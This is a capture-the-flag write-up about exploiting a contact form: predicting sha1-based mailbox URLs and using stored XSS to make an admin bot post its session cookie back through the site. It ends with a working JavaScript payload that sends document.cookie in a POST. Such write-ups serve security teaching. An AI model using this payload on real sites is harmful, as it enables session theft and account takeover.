
Homework [401]

Task description: ./description.txt


TL;DR: XSS a POST with document.cookie

Resources ./xss.txt


We are given the same website as the one for ransom6, and after exploiting the SQLi in ransom6 in the wallet form, we are left with one functionality to exploit, the contact form. After sending a message using the form and analyzing the request, we see a redirect to messages/?<hash>/<id> .



Also, we can get the <hash> format from viewing the source of the first page, noticing a comment: <!-- Your mailbox is: sha1($_SERVER['REMOTE_ADDR']. $_SERVER['HTTP_USER_AGENT']. $_POST['email']) -->. By submitting multiple messages, we get increasing <id>-s, which means that we should be able to access any messages if we know the ip, useragent and email. But, manually hashing my specs (IP, useragent and the email sent in the request), gives a different hash, which leads me to think that the IP could be wrong. What if the website is behind some sort of reverse proxy (probably needed to relay through TOR) and the REMOTE_ADDR will always return 127.0.0.1? Said and done, after trying with the localhost IP, the correct hash is generated.



The most clear clue to XSS is being given when accessing a message, a popup assuring that the “admin” has already viewed the page. The only problem was that, as stated in the description, the administrator didn’t have “internet access”, so we couldn’t just setup up a grabber and get the cookies. But, since he can read our message, it means that he has access to the platform. What if we could use the platform to maybe send the cookies to someone externally? Oh wait, but we know that the IP is 127.0.0.1 for everyone, we found out admin’s user agent in the **ransom6** task, and we can manipulate the IDs, maybe we can send a “contact” message using javascript from the XSS to include the admin cookies? If so, we can then access it and get the cookies and use them to get admin panel access.



Indeed, after a few vector tries, I got a functional one (check it on xss.txt) which made the admin send a message with his cookies. Cookies were a basic PHPSESSID which was supposed to give us admin panel access. After saving them locally and going to the index page, we get a new admin panel section, with the flag! Profit.

Vector used:

```
<script>
var hr = new XMLHttpRequest();
hr.open("POST", "http://127.0.0.1/contact.php", true);
hr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
hr.send("name=got c00kiez&email=catalin@csc16ro&message=" + document.cookie);
</script>
```